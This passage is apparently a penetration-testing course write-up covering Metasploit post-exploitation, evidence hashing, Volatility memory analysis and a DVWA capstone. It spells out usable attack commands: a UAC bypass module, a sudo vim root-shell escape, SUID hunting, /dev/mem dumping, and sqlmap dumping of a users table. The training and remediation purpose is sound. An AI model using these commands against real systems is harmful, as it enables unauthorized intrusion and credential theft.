52	exploit/linux/local/tomcat_rhel_based_temp_priv_esc	No	The check raised an exception.
53	exploit/linux/local/tomcat_ubuntu_log_init_priv_esc	No	The target is not exploitable. Error processing Tomcat version (found) into known format: Malformed version number string found
54	exploit/linux/local/ubuntu_enlightenment_mount_priv_esc	No	The target is not exploitable. An exploitable enlightenment_sys was not found on the system
55	exploit/linux/local/ubuntu_needrestart_lpe	No	The target is not exploitable. Debian may be vulnerable however the exploit does not work against it
56	exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc	No	The target is not exploitable. /usr/lib/vmware-vmon/java-wrapper-vmon not found on system
57	exploit/linux/local/vcenter_sudo_lpe	No	The target is not exploitable. Unable to determine vcenter build from output:
58	exploit/linux/local/vmware_alsa_config	No	The target is not exploitable.
59	exploit/linux/local/vmware_workspace_one_access_certproxy_lpe	No	The target is not exploitable. Not running as the horizon user.
60	exploit/linux/local/vmwgfx_fd_priv_esc	No	The target is not exploitable. Kernel version 2.6.24-16-server is not vulnerable
61	exploit/linux/local/zimbra_postfix_priv_esc	No	The target is not exploitable.
62	exploit/linux/local/zimbra_ntaposer_priv_esc	No	The target is not exploitable.
63	exploit/linux/local/zpanel_zsudo	No	The target is not exploitable.
64	exploit/multi/local/magnicomp_sysinfo_mcelwrapper_priv_esc	No	The target is not exploitable. Directory '/opt/sysinfo' does not exist
65	exploit/multi/local/xorg_x11_suid_server	No	The target is not exploitable.
66	exploit/multi/local/xorg_x11_suid_server_modulepath	No	The target is not exploitable.
67	exploit/unix/local/setuid_nmap	No	The target is not exploitable. /usr/bin/nmap is not setuid

```
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > use exploit/windows/local/bypassuac
Loading extension exploit/windows/local/bypassuac...
[-] Failed to load extension: No module of the name exploit/windows/local/bypassuac found
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.1.106 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(multi/http/tomcat_mgr_deploy) > exit
```

4) Bypass UAC (if target is Windows with UAC)

Only run if target is Windows and you have permission.

From msfconsole (on attacker):

use exploit/windows/local/bypassuac
set SESSION 1
set LHOST 192.168.1.116
set LPORT 4445
run

What this does:

- Attempts to bypass Windows UAC and escalate to SYSTEM by abusing COM interfaces / auto-elevate binaries depending on target.

5) Validate privilege escalation

Back in Meterpreter:

getuid # returns elevated user (NT AUTHORITY\SYSTEM expected)
sysinfo

Save proof output:

sessions -i 1 -c "getuid" > session1_getuid.txt

6) Collect evidence (Windows example: config file, registry export)

Collect a targeted file (e.g., C:\inetpub\wwwroot\web.config) and compute hash on target:

In Meterpreter:

download C:\\inetpub\\wwwroot\\web.config /home/kali/artifacts/web.config

Or copy then sha256sum if you have shell access:

Open a shell:

meterpreter > shell

C:\> certutil -hashfile C:\inetpub\wwwroot\web.config SHA256

copy the printed hash

If certutil not available, use Meterpreter's md5sum equivalent? Better to download then hash on attacker.

B — Linux Post-Exploitation (Metasploitable2 / sudo / SUID)

1) Basic recon inside session

If you have a shell (reverse shell or meterpreter on Linux):

whoami

uname -a

id

sudo -l

cat /etc/issue

ps aux | head -n 20

Save outputs:

whoami > whoami.txt

id > id.txt

2) Check for SUID binaries and world-writable files

find / -perm -4000 -type f 2>/dev/null | tee suid_list.txt

find / -writable -type f 2>/dev/null | tee writable_files.txt

3) Check sudo -l for misconfigurations

sudo -l

If a binary is allowed as root (e.g., /usr/bin/vim), you can escalate:

sudo /usr/bin/vim -c ':!/bin/sh'

(Only if sudo -l allows it.)

Use post/multi/recon/local_exploit_suggester in Metasploit as well for Linux sessions.

4) Use getsyst alternative

For Meterpreter Linux:

getuid

getsystem # sometimes works on Windows only

If kernel exploit recommended by local_exploit_suggester, load it:

use exploit/linux/local/<exploit_name>
set SESSION 1
run

Evidence Collection — Files, Hashes, Logs (both Windows & Linux)
Evidence collection workflow (canonical)

1. Identify item to collect (path).
2. Compute SHA-256 on target (if possible) or download file then compute on attacker.
3. Transfer artifact to attacker (download or scp).
4. Recompute SHA-256 on attacker and compare.

Commands
Linux target — compute hash on target (if sha256sum available):
sha256sum /etc/apache2/sites-available/000-default.conf
 # Example output:
d2c7... /etc/apache2/sites-available/000-default.conf
Record this hash in your evidence table.
Windows target — get SHA-256 via PowerShell / certutil
PowerShell (interactive shell):
powershell -Command "Get-FileHash C:\inetpub\wwwroot\web.config -Algorithm SHA256"
Or (legacy):
certutil -hashfile C:\inetpub\wwwroot\web.config SHA256
Download artifact to attacker (Meterpreter):
meterpreter > download /etc/apache2/sites-available/000-default.conf /home/kali/artifacts/000-default.conf
then on Kali:
sha256sum /home/kali/artifacts/000-default.conf
If only shell (scp from target to attacker):
On attacker:
scp user@192.168.1.106:/etc/apache2/sites-available/000-default.conf /home/kali/artifacts/
then:
sha256sum /home/kali/artifacts/000-default.conf

Memory Acquisition & Volatility Analysis
1) Acquire memory image (target dependent)
Windows — use Meterpreter memdump:
meterpreter > background
msf > sessions -i 1
meterpreter > memdump -p <pid> -f C:\\Users\\Public\\mem_pid123.dmp

then download the .dmp
download C:\\Users\\Public\\mem_pid123.dmp /home/kali/artifacts/mem_pid123.dmp
Or use pslist to pick a process for dumping.
Linux — use dd to dump /proc/kcore (riskier), or use LiME (Linux Memory Extractor) module:

- Upload LiME kernel module, run to create lime.mem.
  Metasploit may have post/multi/gather/ helpers; otherwise use manual steps.

From Meterpreter shell (if you can run privileged commands):
example using dd (if you have permissions)
dd if=/dev/mem of=/tmp/mem.img bs=1M
then download
download /tmp/mem.img /home/kali/artifacts/mem.img
(Warning: dd approach has OS/kernel issues — use LiME where possible.)
2) Install Volatility (on Kali)
Prefer Volatility 3 or 2 depending on image:
Volatility 3 example (python3):
pip3 install volatility3
3) Run basic Volatility analysis (Volatility 3 example)
Identify profile / plugins:
vol -f mem_pid123.dmp windows.info
vol -f mem_pid123.dmp windows.pslist.PsList --output=json
vol -f mem_pid123.dmp windows.malfind.Malfind --pid 1234
Volatility 2 example for Windows 7 image:
vol.py -f mem_pid123.dmp --profile=Win7SP1x64 pslist
vol.py -f mem_pid123.dmp --profile=Win7SP1x64 netscan
vol.py -f mem_pid123.dmp --profile=Win7SP1x64 malfind
Capture outputs to files:
vol.py -f mem.dmp --profile=Win7SP1x64 pslist > volatility_pslist.txt
Store these outputs as evidence.

Logging & Session Capture
Capture Metasploit session transcript
In msfconsole:
spool /home/kali/logs/msf_session1.log
run actions...
spool off
spool logs console activity — good for chain-of-custody.
Also save Meterpreter outputs:
sessions -i 1 -c "sysinfo" > /home/kali/logs/session1_sysinfo.txt
Save command history (Linux)
history > /home/kali/logs/target_history.txt

Evidence Table — Template

Item	Description	Collected By	Date	Hash Value (SHA256)
Config File	target.conf	VAPT Analyst	2025-08-18	d4c3f12a7b9e5e...
Memory Dump	mem_pid123.dmp	VAPT Analyst	2025-08-18	9f3e1a2b...
WinPEAS Output	winpeas_output.txt	VAPT Analyst	2025-08-18	e4a1c3d2...
MSF Console Log	msf_console_spool.log	VAPT Analyst	2025-08-18	<SHA256>

Recommendations & Remediation

- Patch OS and applications immediately after testing.
- Remove unnecessary SUID bits and restrict sudo permissions.
- Disable management interfaces or restrict by IP (Tomcat Manager, admin tools).
- Use full-disk encryption where appropriate and limit memory dump access.
- Ensure chain-of-custody by hashing artifacts and keeping logs.

5. Capstone Project: Full VAPT Cycle

Environment assumptions (update for your lab):

- Attacker: Kali Linux (192.168.1.116)
- Target: DVWA (e.g., 192.168.1.200) — DVWA must be set to low for SQLi lab.
- Tools: sqlmap, curl, msfconsole (optional), OpenVAS/GVM, nmap, browser.

Create working folders:

mkdir -p ~/vapt_capstone/{scans,evidence,reports}

A. Recon & Discovery

1. **Quick ping:**

ping -c 3 192.168.1.200

2. **Nmap quick service discovery:**

sudo nmap -sV -Pn -p- 192.168.1.200 -oN ~/vapt_capstone/scans/nmap_full_192-168-1-200.txt

3. **Identify web app URL in browser:**

http://192.168.1.200/dvwa/

B. Vulnerability Simulation: DVWA SQL Injection with sqlmap

Preconditions: DVWA security level = low (login as admin:password if default).

1. Find injectable parameter

Use DVWA's "SQL Injection (GET)" or try a vulnerable form (example URL):
http://192.168.1.200/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Test manually:

 # quick test to see basic injection (single quote)

curl -s "http://192.168.1.200/dvwa/vulnerabilities/sqli/?id=1'" | grep -i "mysql"

2. Run sqlmap (automated)

Basic extraction of DB names

sqlmap -u "http://192.168.1.200/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=YOURSESS; security=low" --batch --dbs --level=2 --risk=1 -o ~/vapt_capstone/scans/sqlmap_dbs.txt

Notes:

- Replace PHPSESSID with your session cookie obtained after logging into DVWA.
- --batch runs noninteractive; remove if you want prompts.

Dump a specific database (example: dvwa)

sqlmap -u "http://192.168.1.200/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=...; security=low" -D dvwa --tables --batch -o ~/vapt_capstone/scans/sqlmap_tables.txt

sqlmap -u "http://192.168.1.200/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=...; security=low" -D dvwa -T users --dump --batch -o ~/vapt_capstone/scans/sqlmap_dump_users.txt

Evidence to save:

- ~/vapt_capstone/scans/sqlmap_dbs.txt
- ~/vapt_capstone/scans/sqlmap_tables.txt
- ~/vapt_capstone/scans/sqlmap_dump_users.txt

C. Detection: OpenVAS Scan and Logging

1. Run OpenVAS/GVM scan (Full and fast)

- Start GVM and create a Task → Target: 192.168.1.200 → Scan Config: Full and fast → Run.

2. Export results (CSV/HTML) and extract relevant findings

Save into ~/vapt_capstone/scans/openvas_192-168-1-200.csv.

3. Log example (Slack/Open log format)

Copy-paste this into your logs:

Timestamp | Target IP | Vulnerability | PTES Phase

----------|----------|----------|----------

2025-08-18 12:00:00 | 192.168.1.200 | SQL Injection (DVWA) | Exploitation

2025-08-18 12:10:00 | 192.168.1.200 | Outdated PHP Module | Discovery

(Replace rows with OpenVAS outputs; include CVE and CVSS if reported.)

D. Prioritization & Remediation Recommendations

For SQL Injection (High/Critical):

- Apply input sanitization: use parameterized queries / prepared statements.
- Validate and normalize user input (server-side).
- Use least privilege DB accounts (no admin DB user for web app).
- Implement Web Application Firewall (WAF) rules to block SQLi payloads.
- Re-scan after fixes with OpenVAS and sqlmap validation.

For other findings (OpenVAS):

- Patch/update packages listed, disable outdated modules, restrict services via firewall.

E. Reporting & Deliverables

1. Evidence collected (folder)

~/vapt_capstone/scans/
- nmap_full_192-168-1-200.txt
- sqlmap_dbs.txt
- sqlmap_tables.txt
- sqlmap_dump_users.txt
- openvas_192-168-1-200.csv

~/vapt_capstone/evidence/
- screenshot_dvwa_users.png
- openvas_report.html

2. PTES Report (200 words) — ready for Google Docs

Copy-paste this 200-word PTES-style report into Google Docs:

PTES Assessment: DVWA (192.168.1.200) — SQL Injection & Web Risks

A penetration test was performed against DVWA at 192.168.1.200 using standard PTES phases: reconnaissance, vulnerability discovery, exploitation, and reporting. Active scanning and targeted testing identified a critical SQL injection vulnerability within the DVWA id parameter. Using sqlmap with authenticated session cookies, database enumeration confirmed access to the dvwa schema and a users table containing credential data — demonstrating a high likelihood of data exfiltration and account compromise. OpenVAS corroborated the web application findings and additionally flagged outdated PHP modules and missing security headers. Risk prioritization placed the SQL injection as critical due to its direct impact on confidentiality and integrity. Remediation recommended immediate action: parameterize queries, implement server-side input validation, apply least privilege to DB accounts, and deploy a WAF to mitigate automated exploitation. After remediation, re-scanning with OpenVAS and re-validation with sqlmap are required to ensure closure. Evidence files, scan outputs, and PoC screenshots are attached for developer triage and verification.

3. Non-technical 100-word briefing

Executive Brief (100 words)

During a controlled security test on DVWA (192.168.1.200), our team found a critical vulnerability that allows attackers to run database queries through the web form. This means sensitive data could be stolen or changed without authorization. We recommend prioritizing fixes: sanitize all inputs, use secure database access controls, and enable protective filtering (WAF). After these fixes, we will re-scan to confirm the issue is resolved. The attached report contains technical details and evidence for your IT and development teams to act on immediately.

Conclusion

This learning cycle strengthened both theoretical and practical VAPT skills through hands-on exercises in scanning, exploitation, recon, and reporting. Using tools like Nmap, OpenVAS, Metasploit, Burp Suite, and sqlmap, you identified vulnerabilities, validated them, and practiced safe exploitation and remediation. The capstone project demonstrated the full PTES process end-to-end, with proper documentation and evidence collection. All deliverables are organized in the cyart-vapt-team → Week 2 GitHub folder, showcasing your readiness for real-world cybersecurity work.